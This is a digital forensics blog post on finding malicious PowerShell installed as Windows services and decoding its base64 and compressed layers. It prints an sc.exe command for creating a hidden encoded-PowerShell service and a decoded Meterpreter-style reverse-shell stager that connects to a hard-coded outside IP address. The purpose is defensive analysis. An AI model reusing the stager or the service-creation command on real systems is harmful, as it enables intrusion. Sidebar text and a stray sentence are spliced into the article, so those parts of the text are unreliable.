Another Forensics Blog

Digital Forensics and Incident Response Research,Python Scripts and Musings

Monday, October 16, 2017


Finding and Decoding Malicious PowerShell Scripts

PowerShell. It's everywhere. I've started coming across more and more malicious PowerShell scripts.
Why do attackers love using PowerShell? Because it's native to many versions of Windows, provides full access to the WMI and .Net Framework and can execute malicious code in memory thereby evading AV. Oh yeah - did I mention a lack of logging too?

During the course of my analysis on these types of cases, I have found several indications that PowerShell has been utilized by an attacker. These include installed services, registry entries and PowerShell scripts on disk. If logging is enabled, that can provide some nice artifacts as well. The perspective of my post is going to be from that of an analyst that may not be too familiar with PowerShell. I am going to discuss how I locate malicious PowerShell artifacts during my analysis, as well as some methods I use to decode obfuscated PowerShell scripts. This will be Part 1 in a 3 part series written over the next few weeks.

Part 1: PowerShell Scripts Installed as Services

First up to bat is my favorite - PowerShell scripts that I find as installed services in the System event log. To find these, one of the first things I do is look for Event ID 7045. This event occurs when a service is installed on a system. An example of a PowerShell script installed as a service is shown below:



Of note are the following red flags:

1) Random Service Name
2) The Service File Name has "%COMSPEC%", which is the environment variable for cmd.exe
3) A reference to the powershell executable
4) Base 64 encoded data

So how might an entry like this make its way into an event log? While there are various ways to do this, one method would be to use the built in Windows Service Control Manger to create a service:

```
sc.exe create MyService binPath=%COMSPEC% powershell.exe -nop -w hidden -encodedcommand
<insertbase64>
```

Search This Blog
Search

Blog Archive
▼ 2017 (3)
▼ October (1)
Finding and Decoding Malicious PowerShell Scripts
► February (2)
► 2016 (8)
► 2015 (5)
► 2014 (4)
► 2013 (6)
► 2012 (7)

About Me

Mari DeGrazia
I am a Cyber Security professional specializing in Digital Forensics and Incident Response. I also enjoy Raspberry Pi projects and playing poker. Follow me on twitter @maridegrazia. Opinions are my own and not the views of my employer.
View my complete profile

Subscribe To
Posts
Comments

My Blog List

Windows Incident Response
Updates - *Case Studies* Brett Shavers posted a fascinating article recently, in which discussed the value of case studies throughout his career, going back to his LE...

Cheeky4n6Monkey - Learning About Digital Forensics
Monkey takes a .heic - *The hills are alive ... with the compression of H.265!* With *iOS 11* and* macOS High Sierra* (10.13), Apple has introduced a file container format called...

'X-Ways Forensics' Video Clips
Video 57 - Parsing SQLite Database with X-Ways Forensics - Firstly, apologies again for the long break between this narrative and the last. It's very difficult to find the time, and peace, needed to create these in...


Journey Into Incident Response
Changing Perspectives - In the Fall I was staring out my back window seeing my yard covered in orange leaves. This sight is one I see each year and I have always viewed as my year...

JustAskWeg
Workarounds to Workarounds (and some hints & reminders) - Every


```
sc start MyService
```


The above commands create a service named "MyService" and uses the binPath= option to launch cmd.exe which in turns executes the PowerShell code.

An interesting thing to note - there may be some failed errors logged after the service is created in this manner. The errors ***do not mean*** that it was unsuccessful. Windows was just expecting a "real" service binary to be installed and "times out" waiting for the "service" to report back. How do I know this? In my testing I was able to set up a successful reverse shell using the above methodology, which generated a failed service error on the Windows machine. On the left is a Metaspolit session I started on an attack virtual machine. On the right is a Windows 7 host virtual machine. Although the Windows 7 machine states "The service did not respond to the start or control request in a timely fashion," a reverse shell was still opened in the Metatsploit session.



Below are the two corresponding event log entries, 7000 and 7009, made in the System event log. Although the 7009 message states "The FakeDriver service failed to start.." this does not mean that the command inside the binPath variable did not execute successfully. So beware, interpreting these as in indication that *the PowerShell did not execute* may be false:





The 7045 System event log PoweShell command is encoded in base64 and python can be used to decode it. Interesting note - this base64 code is in Unicode, so there will be extra parameter specified when decoding it. (For display reasons I have truncated the base64 text - you would need to include the full base64 text to decode it):

```
import base64
code="JABjACAAPQAgAEAAIgAKAFsARABsAGwASQBtAHAA...."
base64.b64decode(code).decode('UTF16')
```


Here is what the decoded PowerShell command looks like. A quick sweep of the code reveals some telling signs - references to creating a Net Socket with the TCP protocol and an IP address:

now and then, I get email from readers who have difficulties, and some areas come up more often. I also learn a few things as time goes by, and

```
>>> base64.b64decode(code).decode('UTF16')
u'$c = @"\n[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(
IntPtr w, uint x, uint y, uint z);\n[DllImport("kernel32.dll")] public static ex
tern IntPtr CreateThread(IntPtr u, uint v, IntPtr w, IntPtr x, uint y, IntPtr z)
;\n"@\ntry{$s = New-Object System.Net.Sockets.Socket ([System.Net.Sockets.Addres
sFamily]::InterNetwork, [System.Net.Sockets.SocketType]::Stream, [System.Net.Soc
kets.ProtocolType]::Tcp)\n$s.Connect('91.121.230.214', 4444) | out-null; $p =
[Array]::CreateInstance("byte", 4); $x = $s.Receive($p) | out-null; $z = 0\n$y =
 [Array]::CreateInstance("byte", [BitConverter]::ToInt32($p,0)+5); $y[0] = 0xBF\
nwhile ($z -lt [BitConverter]::ToInt32($p,0)) { $z += $s.Receive($y,$z+5,1,[Syst
em.Net.Sockets.SocketFlags]::None) }\nfor ($i=1; $i -le 4; $i++) {$y[$i] = [Syst
em.BitConverter]::GetBytes([int]$s.Handle)[$i-1]}\n$t = Add-Type -memberDefiniti
on $c -Name "Win32" -namespace Win32Functions -passthru; $x=$t::VirtualAlloc(0,$
y.Length,0x3000,0x40)\n[System.Runtime.InteropServices.Marshal]::Copy($y, 0, [In
tPtr]($x.ToInt32()), $y.Length)\n$t::CreateThread(0,0,$x,0,0,0) | out-null; Star
t-Sleep -Second 86400}catch{}'
>>>
```

This is similar to the type of code that Meterpreter uses to set up a reverse shell. The above PowerShell code was pretty easy to decode, however, it's usually more involved.


Next up is another example - this time its just "regular" base64. Note again the %COMSPEC% variable and reference to powershell.exe:



Again, Python can be used to decode the base64 encoded PowerShell:

```
>>> base64.b64decode(code)
'\x1f\x8b\x08\x08$\x8f\x87Y\x02\x001\x00M\x8f?H\x02q\x1c\xc5\xbfgEa\x8a\x16\r\rA
\x12\x87$\x04\xa9\x85D984\xa4Y\x9cw\xa2\xa7\x92\xd7A\xc5\x8f\x0b\x82\xca\xc3\x86
\x8c(\x1a\xe4K 4Dk\xd4\xd6\x1a\x05-\x86\x91m\x15rAS\x92\x19\xf6g\x88\x86p\x08¯]M
\xbd7\xbe\xcf{\xf0\xbek\x1b\x000\x9d\xad\xba\xf23\xc89\x917!\xdf\x81K\xbd\x96\x9
3\x80\xddE\x8f\xbc\xf2\xaa\xa1\xcfv¯mf\x8a\x8f\x9f¦\x14y+\x06\xbc\x181[\xa9\x8c1
\xb7!\x8c\xd9\x98\x12\xfa;+\xc3¯\x1cD\xe6N/\xfc\xa1Ce\xf5\xab!$\x1f\xc9\xb0\xea\
x93\x88¯\xcb\x94\xe6\xd04\x8eb\x97N7¯s\x93\x1de\xd9DB\x8e\xc5C\xb4,Igl\x7f\xdb\x
9e¯\x03n\x00\x92^vKa\x12L\xdb\x9b\xa9v\x9ac\x00\x1c\x17a\x8e8\xd6\xe7\x81jJ\x131
\x9a\xcd\xb3\xc4\x00\xdd\xb9\xec3\xa7\xcb\xa7\x9b\xbcZ\x1e\xcaI\xdbU\xac\x91(\xd
9;L\xc9T\xdb\xca\xa7\x8ct\xb2E]\xaf\xc9\xfa7\x05\x94F=2\xdc_IT\xdb\xac\xc3\x9a\x
07=\x8a\x8f\x80\x15 \xa2\x00\x11\x0f\x84*\xd5v\x04\x05¯\xc27*\xd3H\x12\xf0\xfd\x
b69\xd2\xdaoqR-J\xd4\x85\t]=\x99\xa4&\xf6e\x91R\xca\x14\x1c\x97j\xb1p\xf6q\xbc\x
af/\tT\xfb\x01s\xcc\x92\x1eM\x01\x00\x00'
>>>
```


This time, the decoded output is less than helpful. If we go back and take a look at the System event log entry more closely, we can see that there are references to "Gzip" and "Decompress":




Ahh.. so thinking in reverse, this data may have been compressed with Gzip then encoded using base64. Using python, I am going to write out the decoded base64 into a file so I can try unzipping it:

```
import base64
code="H4sICCSPh1kCADEAT..."
decoded=base64.b64decode(code)
f=open("decoded.gzip",'wb')
f.write(decoded)
f.close
```


Using 7zip I am successfully able to unpack the gzip file! Since I did not get any errors, I may be on the right track:




Now if I open the unzipped file with a text editor, hopefully I will see some PowerShell code:



Ahh..what??? Ok - time to take a peek in a hex editor:



Not much help either. I am thinking this may be shellcode. As a next step, I am going to run it through PDF Stream Dumper's shellcode analysis tool, scdbg.exe:




Ta-Da! scdbg.exe was able to pull out some IOCs for me from the shellcode.

To summarize, here are the steps I took took to decode this PowerShell entry:

- Decoded the base64 PowerShell string
- Wrote out the decoded base64 to a zip file
- Decompressed the Gzip file using 7zip
- Ran the binary output through scdbg.exe

As demonstrated above, there can be several layers to get though before the golds strikes.

One final example:




This looks familiar. First step, decoding the Unicode base64 gives the following result - which contains **more base64 code inside the base64 code**! :

```
>>> decoded=base64.b64decode(code).decode('UTF16')
>>> decoded
u"sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String
('nVPvT9swEP2ev+IURSJRkyilhbEiJH6pA2nrEEXbh6ofUvegHo4d2Ze2gfV/3wXSbSA2TcuX59h37z3fnQMBR3Dse5NzpS6L0lgK/XuUGIVvN50r5Od
TKKuZkgIc5cSAa+JzuNR0RRa+SEtVrk6UMiJs91YxVFITrFusW3yIDv9b58xiTnizYJhvdaqWdxnDL+V29Zt2u9Oo+8ce2foxcHzpEa6Sz7NvKAjGtSMs
0hFSOjbiHsm1COHkjbOT+dyic8O8kKqeDgYsgJYDVsbex/BWxjPe1CVy+Jj4EsXbgVfWkBFGtaE3ooy8wKVnRms2Gu50s/fp/kHafddP97OdGPr8RfAdT
EWJrpQ6hKDku01OrM0ba891u9RcUy0w9Gc1oc9pEQeuOZC5r1GgXGIY1K+IHvg884L6H/gmp5LY4xItV6LxbbgmvV3mjLOos9eo1ZNs2hCuT4feaiEVQs
gKiaK/J0fw2DjpvLRax8FDZy/uxn8u91Dld47ZRkZjBBvv11hW1Edd9iJZF6HfrDodVmBzgWzcbeleOfqAdMoXdeGER2rKRi5yPVcYcVbSnW68gDiXpyJ
b2gZJgcUM7TneSi1JGg2BgGSUFwj+V6l7uz4kmv9cmQuEp51hpUUT6SApc+doYaumQUcBDQYvX1gWB3X6EfUdLeJs3cuyjKGfRd7W+XW1SRaYPs2kKcdo
l1KgSz/l1i1y1bTQ1HVTQci4b89vYxoG63Rb9iiK4acITx9tu94+PlaMg3XcQPZyYsaUW0rGCrGEZIzC6Dkc7PezbCNyEovHzQ8='),[IO.Compressio
n.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
>>>
```


Obfuscated, then obfuscated again with compression. This is very typical to what I have seen in cases. This time because there is no reference to "gzip" in the compression text, I am just going to save the second round of base64 to a regular zip file and try to open again with 7zip:

```
decoded2="nVPvT9swEP2ev+IUR...."
f=open("decoded2.zip","wb")
f.write(base64.b64decode(decoded2)
f.close()
```

When trying to open up the zipped file with 7Zip I get an error:



And the same with the built in Window's utility:



I also tried various python libraries to unzip the compressed file. After some research, I discovered that the compression used is related to some .Net libraries. Now, since I am a python gal, I wanted to figure out how to decompress this using Python so I could easily implement it into my scripting. Since Python is cross compatible with Linux, Windows and Mac, .Net is not native to its core. As such, I used Iron Python to do my bidding. (Now yes, you could absolutely use PowerShell to decode this, but what can I say - I wanted to do it Python)


According to the Iron Python website "IronPython is an open-source implementation of the Python programming language which is tightly integrated with the .NET Framework. IronPython can use the .NET Framework and Python libraries, and other .NET languages can use Python code just as easily." Neat. Installing it on Windows is a breeze - just an MSI. Once installed, you simple run the scripts calling ipy.exe (I'll show an example later).

Armed with this, I was able to write some python code (io_decompress.py) that decompressed the zip file using the python IO compression Library:


```
#import required .Net libraries

from System.IO import BinaryReader, StreamReader, MemoryStream
from System.IO.Compression import CompressionMode, DeflateStream
```

```
from System import Array, Byte
from System.IO import FileStream, FileMode
from System.Text import Encoding
from System.IO import File

#functions to decompress the data
def decompress(data):
    io_zip = DeflateStream(MemoryStream(data), CompressionMode.Decompress)
    str = StreamReader(io_zip).ReadToEnd()
    io_zip.Close()
    return str

print "Decompressing stream..."
```

To run the script using IronPython was easy: ipy.exe io_decompress.py:



I was able to open the decompressed.txt file created by the script and was rewarded with the following plain text PowerShell script. Once again, note the IP address:



To summarize the steps taken for this event log entry:

- Decoded Unicode base64
- Decoded embedded base64 code
- Decompressed resulting decoded base64 code

